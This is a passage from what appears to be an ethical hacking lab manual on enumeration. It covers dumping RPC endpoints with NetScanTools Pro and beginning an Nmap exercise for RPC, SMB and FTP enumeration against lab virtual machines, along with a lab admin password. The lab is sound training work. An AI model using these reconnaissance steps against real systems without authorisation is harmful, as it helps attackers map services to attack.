


Module 04 – Enumeration

30. In the **Target Hostname or IPv4 Address** field enter **10.10.1.19** and click **Dump Portmap**.



31. The result appears displaying the RPC info of the target machine (**Windows Server 2019**), as shown in the screenshot.



Note: Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

32. This concludes the demonstration of performing SMB and RPC enumeration on the target systems using NetScanTools Pro.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Task 2: Perform RPC, SMB, and FTP Enumeration using Nmap

Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, service upgrade schedule management, and host or service uptime monitoring.


Here, we will use Nmap to carry out RPC, SMB, and FTP enumeration.

Note: Before starting this lab, we must configure the FTP service in the target machine (**Windows Server 2019**). To do so, follow **Steps 3-12**.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2019** virtual machine.


Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.

3. Click on the **File Explorer** icon at the bottom of **Desktop**. In the **File Explorer** window, right-click on **Local Disk (C:)** and click **New → Folder**.

